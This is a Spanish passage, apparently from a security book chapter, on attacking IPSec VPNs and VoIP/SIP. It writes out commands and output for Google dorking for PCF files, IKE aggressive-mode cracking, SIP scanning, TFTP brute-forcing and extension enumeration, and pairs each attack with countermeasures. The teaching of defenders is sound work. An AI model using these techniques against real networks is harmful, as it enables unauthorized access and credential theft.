IPSec emplea el protocolo de intercambio de clave de Internet (IKE, Internet Key Exchange) para autentificación, además del establecimiento de clave y túnel. IKE se divide en dos fases, cada una con un propósito propio distinto.

IKE fase 1 El propósito principal de IKE fase 1 es autentificar a las dos partes de la comunicación entre sí y establecer un canal seguro para IKE fase 2. Esto puede hacerse en uno de dos modos: principal o agresivo.

- **Modo principal** En tres saludos de dos vías (un total de 6 mensajes), el modo principal autentifica ambas partes entre sí. Este proceso establece primero un canal seguro en que la información de autentificación se intercambia de forma segura entre las dos partes.
- **Modo agresivo** En sólo tres mensajes, el modo agresivo logra la misma meta general del modo principal, pero en una forma rápida y notablemente menos segura. El modo agresivo no proporciona un canal seguro para proteger información de autentificación que, al final de cuentas, expone a ataques de escucha en silencio.

IKE fase 2 La meta final de IKE fase 2 consiste en establecer el túnel IPSec, lo que hace con la ayuda de IKE fase 1.

Hackeo mediante Google para VNP

Popularidad:	*8*
Simplicidad:	*6*
Impacto:	*8*
Evaluación del riesgo:	*7*

Como se demostró en las secciones de recopilación y obtención de información de este libro, el hackeo mediante Google puede ser un vector de ataque simple que tiene la posibilidad de proporcionar resultados devastadores. Una VPN particular relacionada con hackeo mediante Google es `filetype:pcf`. La extensión de archivo PCF suele usarse para almacenar opciones de perfil para el cliente VPN de Cisco, un cliente demasiado popular utilizado en aplicaciones de empresa. Estos archivos de configuración pueden contener información confidencial como la dirección IP de la puerta de enlace de VPN, nombres de usuario y contraseñas. Al usar `filetype:pcf site:elec0ne.com`, podemos ejecutar una búsqueda enfocada en todos los archivos PCF de nuestro dominio de destino (figura 6-8).




Figura 6-8 Hackeo mediante Google en busca de archivos de configuración PCF.

Con esta información, ¡un atacante puede descargar el cliente VPN de Cisco, importar el PCF, conectarse a la red por medio de VPN y lanzar más ataques en la red interna! Las contraseñas almacenadas dentro del archivo PCF pueden usarse para ataques de reutilización de contraseña. Debe observarse que las contraseñas se ofuscan al usar el tipo de codificación "password 7" de Cisco; sin embargo, este mecanismo es fácil de derrotar con el uso de varias herramientas como Cain (como se muestra en la figura 6-9).

Medidas para contrarrestar el hackeo mediante Google para VPN

El mejor mecanismo para defenderse del hackeo mediante Google es el estado de alerta del usuario. Quienes están a cargo de publicar contenido Web deben entender el riesgo asociado con poner un elemento de información en Internet. Con la precaución apropiada en su lugar, una organización puede hacer revisiones anuales para buscar información confidencial en sus sitios Web. Las búsquedas de destino pueden realizarse al usar el operador `"site:"`; sin embargo, eso puede nublar la vista relativa al descubrimiento de información acerca de su organización en otros sitios. Google también tiene "Google Alerts", que le enviará un correo electrónico cada




Figura 6-9 Descifrado con Cain de contraseñas cifradas con pasword 7 de Cisco.

vez que se agregue un nuevo elemento al caché de Google que coincida con su criterio de búsqueda. Consulte http://www.google.com/alerts para conocer más información acerca de Google Alerts.

Investigación de servidores VPN IPSec

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*3*
Evaluación del riesgo:	***4***

Cuando tiene como objetivo una tecnología específica, el primer elemento en la lista es ver si su puerto correspondiente al servicio está disponible. En el caso de VPN de IPSec, estamos buscando 500 de UDP. Esto es una tarea simple con nmap:

```
# nmap -sU -p 500 vpn.elec0ne.com
Starting Nmap 4.68 ( http://nmap.org ) en 2008-08-16 14:08 PDT
Interesting ports on 192.168.1.1:
PORT    STATE       SERVICE
500/udp open|filtered isakmp

Nmap done: 1 IP address (1 host up) scanned in 1.811 seconds
```

Una herramienta alterna pero más concentrada en IPSec es `ike-scan`, de NTA Monitor (http://www.nta-monitor.com/tools/ike-scan/). Esta herramienta está disponible para todos los sistemas operativos y realiza identificación de VPN de IPSec y recopilación de información de puerta de enlace con varias opciones configurables.

```
# ./ike-scan vpn.ele0one.com
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)

192.168.1.1    Main Mode Handshake returned HDR=(CKY-R=5625e24b343ce106)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LIfeDu-
ration=28800)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Implementation guess: Cisco IOS/PIX

Ending ike-scan 1.9: 1 hosts scanned in 0.164 seconds (6.09 hosts/sec).
1 returned handshake; 0 returned notify
```

`ike-scan` no sólo nos indica que el host está escuchando conexiones VPN de IPSec; también identifica el modo IKE fase 1 e indica qué hardware está ejecutando el servidor remoto.

La última herramienta de investigación, IKEProber (http://ikecrack.sourceforge.net/IKE-Prober.pl), es una herramienta antigua que permite a un atacante crear paquetes iniciadores de IKE arbitrarios para probar diferentes respuestas del host objetivo. Creado por Anton T. Ranger, IKEProber puede usarse para encontrar condiciones de error e identificar comportamiento de los dispositivos VPN.

Medidas para contrarrestar investigación VPN de IPSec

Por desgracia, no hay mucho que hacer para evitar estos ataques, sobre todo cuando está ofreciendo conectividad de acceso remoto VPN de IPSec a usuarios a través de Internet. Las listas de control de acceso pueden usarse para restringir el acceso a puertas de enlace de VPN si hay una conectividad de sitio a sitio, pero para implementaciones de cliente a sitio esto no es factible porque los clientes a menudo se originan en varias direcciones IP de origen que cambian constantemente.

Ataque a IKE de modo agresivo

Popularidad:	*2*
Simplicidad:	*8*
Impacto:	*8*
Evaluación del riesgo:	***6***

Ya hemos mencionado cómo IKE de modo agresivo pone en peligro la seguridad cuando permite la creación rápida de nuevos túneles IPSec. Este problema lo trajo a la luz Anton T. Ranger de Avaya durante su presentación ToorCon titulada "Hackeo del protocolo IPSec/IKE". Para demostrar más los problemas en IKE modo agresivo, Anton desarrolló IKECrack (http://ikecrack.sourceforge.net/), una herramienta para utilizar fuerza bruta en autentificación IPSec/IKE. Antes de buscar en IKECrack necesitamos identificar si el servidor de destino da soporte al modo agresivo. Podemos hacer esto con la herramienta IKEProbe (no debe confundirse con IKEProber), de Michael Thumann, de Cipherica Labs (http://www.ernw.de/download/ikeprobe.zip):

```
C:\ >ikeprobe.exe vpn.elec0ne.com
IKEProbe 0.1beta   (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggresive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)

Atributos soportados
Ciphers               : DES, 3DES, AES-128, CAST
Hashes                : MD5, SHA1
Diffie Hellman Groups: DH Groups 1,2 and 5

IKE Proposal for Peer: vpn.elec0ne.com
Aggressive Mode activated ...

Attribute Settings:
Cipher DES
```

```
Hash SHA1
Diffie Hellman Group 1

  0.000 3: ph1_initiated(00443ee0, 003b23a0)
  0.062 3: << ph1 (00443ee0, 244)
  2.062 3: << ph1 (00443ee0, 244)
  5.062 3: << ph1 (00443ee0, 244)
  8.062 3: ph1_disposed(00443ee0)

Attribute Settings:
Cipher DES
Hash SHA1
Deffie Hellman Group 2

  8.062 3: ph1_initiated(00443ee0, 003b5108)
  8.094 3: << ph1 (00443ee0, 276)
  8.091 3: > 328
  8.109 3: << ph1_get_psk(00443ee0)

System is vulnerable!!
```

Ahora que sabemos que nuestro objetivo es vulnerable, podemos usar IKECrack para iniciar una conexión con el servidor VPN de destino y capturar los mensajes de autentificación para realizar un ataque de fuerza bruta fuera de línea contra éste. Su uso es muy directo:

```
$ perl ikecrack-snarf-1.00.pl
Usage:   ikecrack-snarf.pl <initiator_ip.port>

  Example: ikecrack-snarf.pl 10.10.10.10.500
```

También podemos usar nuestra herramienta favorita, Cain (que se ha mencionado varias veces en este libro), para realizar tareas similares. Con Cain, un atacante puede olfatear mensajes IKE fase 1 y después lanzar un ataque de fuerza bruta contra éste. Por lo general, los atacantes usarán Cain junto con un cliente VPN para olfatear de forma simultánea y emular el intento de conexión. Esto es posible porque cuando atacábamos IKE fase 1, teníamos como objetivo la información enviada del servidor, lo que significa que un cliente VPN configurado con una contraseña incorrecta no tiene relación con el ataque en general.

Medidas para contrarrestar IKE modo agresivo

La mejor medida para contrarrestar los ataques de IKE modo agresivo es simplemente descontinuar su uso. Los controles alternos para mitigar pueden usarse con un esquema de autentificación basada en fichas que no parcha el problema pero permite que un atacante se conecte a la VPN después de que se quiebra la clave, porque se cambiará para el momento en que el atacante la rompe.

ATAQUES DE VOZ SOBRE IP

Voz sobre IP (VoIP) es un término genérico que se utiliza para describir el transporte de voz sobre una red IP. Una implementación de VoIP puede ir de una configuración muy básica para permitir una comunicación de punto a punto entre dos usuarios a una infraestructura completa de grado de portador para proporcionar nuevos servicios de comunicación a clientes y usuarios. Casi todas las soluciones VoIP dependen de varios protocolos, al menos uno para señal y uno para transporte del tráfico de voz codificado. En la actualidad, los dos protocolos de señalamiento comunes son H.323 y el protocolo de iniciado de sesión (SIP, Session Initiation Protocol), y su papel es administrar configuración, modificación y cierre de llamada.

En realidad, H.323 es un conjunto de aplicaciones de protocolos definidos por International Telecommunication Union (ITU), y la codificación es ASN.1. La implementación básica es aún más grande que SIP, y fue diseñada para hacer integración con la red telefónica conmutada pública más sencilla.

SIP es el protocolo de la Internet Engineering Task Force (IETF), y el número de implementaciones que la usan o mitigan a través de H.323 está creciendo rápidamente. SIP no sólo se usa para señal de tráfico de voz, sino que también maneja varias otras soluciones y herramientas, como mensajería instantánea. Por lo general, operando en 5060 de TCP/UDP, SIP tiene un estilo similar al protocolo HTTP, e implementa diferentes métodos y códigos de respuesta para establecimiento y rompimiento de sesión. En las siguientes tablas se presenta un resumen de estos métodos y códigos de respuesta:

Método	Descripción
INVITE	Mensaje de iniciado para una nueva conversación
ACK	Invita a reconocimiento
BYE	Termina una sesión existente
CANCEL	Cancela todas las solicitudes pendientes
OPTIONS	Identifica capacidades de servidor
REGISTER	Registro de ubicación SIP

Al igual que HTTP, las respuestas se ordenan por código:

Código de error	Descripción
SIP 1xx	Mensajes de respuesta de información
SIP 2xx	Mensajes de respuesta correcta
SIP 3xx	Redirección de respuestas
SIP 4xx	Falla de solicitud de cliente

El protocolo de transporte en tiempo real (RTP, Real-time Transport Protocol) transporta el tráfico de voz codificado. El control de canal para RTP lo proporciona el protocolo de control en tiempo real (RTCP, Real-time Control Protocol) y consta, sobre todo, de información de calidad de servicio (QoS, Quality of Service) (retraso, paquetes perdidos, variación, etc.). RTP se ejecuta

sobre UDP, y el puerto de origen y destino pueden ser dinámicos (5004/UDP es común). RTP no maneja QoS, porque necesita ser proporcionado por la red (marcado de paquete/marco, clasificación y consulta).

Existe una diferencia importante entre las redes de voz que usan una configuración PBX y una VoIP: en el caso de VoIP, el flujo RTP no tiene que cruzarse con ningún dispositivo de infraestructura de voz, y se intercambia directamente entre los puntos (es decir, RTP es de teléfono a teléfono).

SUGERENCIA Para un examen más profundo y expandido de tecnologías, herramientas y técnicas de VoIP, revise Hacking Exposed VoIP (McGraw-Hill Professional, 2007; http://www.hackingexposedvoip.com).

Ataque a VoIP

Las configuraciones de VoIP están propensas a gran número de ataques. Esto se debe, sobre todo, al hecho de que necesita exponer un gran número de interfaces y protocolos al usuario, la calidad del servicio de la red y un controlador clave para la calidad del sistema VoIP, y porque la infraestructura suele ser muy compleja.

Escaneo SIP

Popularidad:	*6*
Simplicidad:	*8*
Impacto:	*2*
Evaluación del riesgo:	***5***

Antes de atacar cualquier sistema, necesitamos escanearlo para identificar lo que está disponible. Cuando tiene como objetivo proxies SIP y otros dispositivos SIP, a este proceso de descubrimiento se le conoce como escaneo SIP. SiVuS es una herramienta de hackeo SIP de propósito general para Windows y Linux que está disponible para descarga en http://www.vopsecurity.org/ (se requiere registro). Entre muchas otras cosas, SiVuS puede realizar escaneo SIP con facilidad apuntando y haciendo clic en una GUI, como se muestra en la figura 6-10.

Además de SiVuS, existen varias herramientas para escanear sistemas SIP. SIPVicious (http://sipvicious.org/) es una línea de comandos basada en un conjunto de herramientas SIP escritas en python. La herramienta svmap.py dentro del conjunto de herramientas SIPVicious es un escáner SIP hecho específicamente para identificar sistemas SIP dentro de un rango de red proporcionado (la salida ha sido editada para que sea breve).

```
C:\ >svmap.py 10.219.1.100-130

| SIP Deivice       | User Agent          | Fingerprint         |
-------------------------------------------------------------------
| 10.219.1.100:5060 | Sip EXpress router | Sip EXpress router |
| 10.219.1.120:5060 | Asterisk PBX       | Asterisk           |
```




Figura 6-10 Descubrimiento con SiVuS.

Medidas para contrarrestar el escaneo SIP

Desafortunadamente puede hacerse muy poco para evitar el escaneo SIP. El segmento de red entre la red VoIP y los segmentos de acceso de usuario deben estar en su lugar para evitar ataques directos contra el sistema SIP; sin embargo, debe observarse que una vez que un atacante tiene acceso a este segmento, puede escanear dispositivos SIP.

Saqueo de TFTP para tesoros VoIP

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***8***

Durante el proceso de arranque, muchos teléfonos SIP dependen de un servidor TFTP para recuperar sus opciones de configuración. TFTP es una implementación perfecta de *seguridad mediante oscuridad* porque lo único que necesita saber para descargar un archivo es el nombre de éste. Sabiéndolo, podemos ubicar el servidor TFTP en la red (por ejemplo, `nmap -sU -p 69 192.168.1.1/24`), y después tratar de adivinar el nombre del archivo de configuración. Los nombres de estos archivos difieren entre vendedores y dispositivos, así que para simplificar este proceso los escritores de *Hacking Exposed VoIP* crearon una lista considerable de nombres de archivo comunes ubicados en http://www.hackingexposedvoip.com/tools/tftp_bruteforce.txt. Mejor aún, ¡quienes escribieron *Hacking Exposed Cisco Networks* crearon una herramienta de fuerza bruta TFTP (http://www.hackingexposedcisco.com/tools/TFTP-bruteforce.tar.gz)! Proporcionaremos el archivo `tftp_bruteforce.txt` a la herramienta `tftpbrute.pl` y veremos lo que podemos encontrar:

```
$ Perl tftpbrute.pl 10.219.1.120 tftp_bruteforce.txt
tftpbrute.pl, , V 0.1
TFTP file word database: tftp_bruteforce.txt
TFTP server 10.219.1.120
Max processes 150
 Processes are: 1
 Processes are: 2

[salida truncada para que sea breve]

 Processes are: 29
*** Found TFTP server remote filename: SIPDefault.cnf
 Processes are: 31
 Processes are: 32

[salida truncada para que sea breve]
```

Estos archivos de configuración pueden contener gran cantidad de información valiosa, como nombres de usuario y contraseñas para funcionalidad administrativa.

Medidas para contrarrestar el saqueo de TFTP

Un método para ayudar a asegurar TFTP consiste en implementar restricciones de acceso a la capa de red. Al configurar el servidor TFTP para que sólo acepte conexiones de direcciones IP estáticas asignadas a teléfonos VoIP, puede controlarse de forma efectiva quién accede al servidor TFTP y, por lo tanto, ayudar a mitigar el riesgo de este ataque. Debe notarse que si un atacante dedicado tenía como objetivo su servidor TFTP, puede engañar la dirección IP del teléfono y, al final de cuentas, evitar este control.

Enumeración de usuarios SIP

Popularidad:	*4*
Simplicidad:	*5*
Impacto:	*4*
Evaluación del riesgo:	***4***

Una forma de ver el mundo de la telefonía sería considerar que cada teléfono y la persona que lo contesta es un usuario, lo que hace que cada extensión sea un nombre de usuario. Tomamos esta perspectiva debido a que los teléfonos suelen utilizarse como mecanismos de identificación (piense en el ID de una persona que llama). En la misma forma que una persona se hace responsable de sus actividades de su nombre de usuario en un equipo, pueden hacerse igualmente responsables de su extensión o número telefónico. Las extensiones y los números telefónicos son muy parecidos a los nombres de usuario porque se usan para acceder a información privilegiada (es decir, correo de voz). Estos valores de 4 a 6 dígitos se usan como una mitad de las credenciales de autentificación, y la otra mitad de 4 a 6 dígitos es un PIN. Con suerte, está empezando a ver (si aún no lo hacía) cómo las extensiones son piezas valiosas de información. Ahora veamos cómo enumerarlas.

Además de los métodos manuales y automáticos tradicionales de marcado telefónico de guerra mencionado en páginas anteriores de este capítulo, las extensiones VoIP pueden enumerarse con facilidad con sólo observar la respuesta de un servidor. Recuerde que SIP es un protocolo legible para seres humanos basado en petición/respuesta, lo que hace trivial el análisis del tráfico y la interacción con el servidor. Las puertas de enlace SIP siguen las mismas especificaciones básicas, pero esto no significa que estén escritas de la misma forma. Veremos que cuando tratamos con Asterisk y SIP EXpress Router (dos puertas de enlace de fuente abierta SIP), ambas tienen sus matices para dar información en formas delicadas.

Enumeración de usuario por medio de REGISTER de Asterisk

A continuación tenemos dos ejemplos de solicitudes REGISTER a una puerta de enlace SIP de Asterisk. La primera petición muestra comunicación cliente y servidor cuando intenta registrar un usuario válido, mientras la segunda exhibe lo mismo para un usuario no válido. Veamos qué tipo de información nos proporcionará Asterisk.

Valid User REGISTER Messages

Request (Client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
7f079d2614297a3c-1--d87543-;rport
Max-Forwards: 70
Contact: <sip:1235@10.219.1.209:60402;rinstance=d4b72e66720aaa3c>
To: <sip:1235@10.219.1.120>
From: <sip:1235@10.219.1.120>;tag=253bea4e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)

```
                                                    SIP/2.0 401 Unauthorized
                  Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-
              7f079d2614297a3c-1--d87543-;received=10.219.1.209;rport=60402
                                From: <sip:1235@10.219.1.120>;tag=253bea4e
                                To: <sip:1235@10.219.1.120>;tag=as2a195a0e
                     Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
                                                          CSeq: 1 REGISTER
                                                   User-Agent: Asterisk PBX
          Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
                   WWW-Authenticate: Digest algorithm=MD5, realm="asterisk',
                                                            nonce="3aa1f109"
                                                        Content-Length: 0
```

Vemos que cuando hacemos una petición REGISTER al servidor Asterisk usando un nombre de usuario válido pero sin autentificar, el servidor responde con un `SIP/2.0 401 Unauthorized`. Todo esto está bien y es elegante como se muestra a continuación, cuando el usuario responde correctamente a la petición de autentificación de compendio, reciben un mensaje de éxito `200 OK` y se registrará con la puerta de enlace. Además, observe que el campo `User-Agent` en la respuesta, al igual que HTTP, nos da el tipo de servidor que se ejecuta en la puerta de enlace SIP. Ahora observemos lo que pasa cuando el cliente hace una solicitud REGISTER con un nombre de usuario no válido.

Invalid User REGISTER Messages

Request (Client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-d2118f152c6dde3a-1-
--d87543-;rport
Max-Forwards: 70
Contact: <sip:1205@10.219.1.209:29578;rinstance=513eb8a7e958
7e66>
To: <sip:1205@10.219.1.120>
From: <sip:1205@10.219.1.120>;tag=4f5c5649
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Response (SIP Gateway)

```
                                                    SIP/2.0 403 Forbidden
                  Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-
              d2118f152c6dde3a-1--d87543-;received=10.219.1.209;rport=29578
                                 From: <sip:1205@10.219.1.120>;tag=4f5c5649
                                 To: <sip:1205@10.219.1.120>;tag=as29903dcb
                       Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjVlYjBhNmUzOWQ.
                                                          CSeq: 1 REGISTER
                                                  User-Agent: Asterisk PBX
                  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,
                                                                      NOTIFY
                                                        Content-Length: 0
```

Como tal vez algunos sospechen, el servidor respondió de forma diferente (`SIP/2.0 403 Forbidden`) a una solicitud REGISTER para un usuario no válido. Esto es importante, porque el comportamiento del servidor cambia cuando recibe solicitudes para usuarios no válidos, válidos, o ambos, lo que significa que podemos investigar sistemáticamente al servidor para buscar nombres de usuario adivinados y después generar una lista de adivinaciones identificadas por la respuesta del servidor. ¡Vaya! ¡Enumeración de usuario!

Enumeración de usuario por medio de OPTIONS de SIP EXpress Router

Nuestro siguiente ejemplo demuestra una prueba similar, pero esta vez usamos el método OPTIONS y nuestro objetivo es SIP EXpress Router. El primer intercambio es entre el cliente y la puerta de enlace para un usuario válido.

Valid User OPTIONS Messages

Request (Client)

```
OPTIONS sip:1000@10.219.1.209:45762;rinstance=9392d304f687ea72 SIP/2.0
Record-Route: <sip:10.219.1.100;ftag=3130303001343237353832323937 38;lr=on
Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.d008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9hG4bK-
3195048687;rport=5060
Content-Length: 0
From: "1000"<sip:1000@10.219.1.100>; tag=3130303001343237353832323937 38
Accept: application/sdp
User-Agent: friendly-scanner
To: "1000"<sip:1000@10.219.1.100>
Contact: sip:1000@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 1985604897
Max-Forwards: 12
```

Response (SIP Gateway)

```
                                                    SIP/2.0 200 OK
                Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.9008af46.1
          Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9
                                                  hG4bK-3195048687;rport=5060
          Record-Route: <sip:10.219.1.100;lr;ftag=313030300134323735383232393
                                                                       3738>
                                       Contact: <sip:10.219.1.209:45762>
                             To: "1000"<sip:1000@10.219.1.100>;tag=1734a34c
          From: "1000"<sip:1000@10.219.1.100>;tag=313030300134323735383232393
                                                                       3738
                                                     Call-ID: 1985604897
                                                         CSeq: 1 OPTIONS
                                                 Accept: application/sdp
                                                     Accept-Language: en
           Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
                                                                SUBSCRIBE, INFO
                                  User-Agent: X-Lite release 1011s stamp 41150
                                                    Content-Length: 0
```

Como era de esperar, obtuvimos un `200 OK` del servidor que nos dice que la solicitud se completó con éxito. Esta vez eche un vistazo a `User-Agent`. Aquí proporcionaremos el tipo de teléfono con el que el usuario se ha registrado, que puede ser útil para otros ataques más adelante. Al igual que con el servidor Asterisk con la solicitud REGISTER, vemos que el servidor responde de manera diferente cuando el cliente envía una solicitud para un usuario válido.

Invalid User OPTIONS Messages

Request (Client)

```
OPTIONS sip:1090@10.219.1.100 SIP/2.0
Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-545668818;rport
Content-Length: 0
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
Accept: application/sdp
User-Agent: friendly-scanner
To: "1090"sip:1090@10.219.1.100
Contact: sip:1090@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 26712039
Max-Forwards: 70
```

Response (SIP Gateway)

```
                                                    SIP/2.0 404 User Not Found
                          Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-
                                   545668818;rport=5060;received=10.219.1.209
          From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
                                                                      323236
              To: "1090"<sip:1090@10.219.1.100>;tag=5f750a9974f74b1c8bc2473
                                                                      c50955
                                                                    477.8334
                                                      CSeq: 1 OPTIONS
                                                    Call-ID: 26712039
                        Server: Sip EXpress router (0.9.7 (x86_64/linux))
                                                    Content-Length: 0
               Warning: 392 10.219.1.100:5060 "Noisy feedback tells:<F255D>
                    pid=30793 req_src_ip=10.219.1.209 req_src_port=5060 in_
               uri=sip:1090@10.219.1.100 out_uri=sip:1090@10.219.1.100 via_
                                                                  cnt==1"
```

Estábamos seguros que el servidor respondería con el mensaje `SIP/2.0 404 Not Found`, notificándonos amablemente que el usuario no existe.

Enumeración automática de usuario

Ahora que conocemos la lógica detrás de la enumeración de usuario SIP y cómo realizarla manualmente, podemos ver herramientas disponibles para automatizar este proceso. El kit de herramientas SIPVicious toma la delantera con su herramienta `svwar.py`. Ésta es muy rápida, da soporte a técnicas de enumeración de usuario OPTIONS, REGISTER e INVITE, y además acepta un rango de extensión definido por usuario o archivo de diccionario para investigar.

```
C:\ >svwar.py -e1200-1300 -m OPTIONS 10.219.1.120
| Extension | Authentication |
-------------------------------
| 1234      | noauth         |
| 1235      | noauth         |
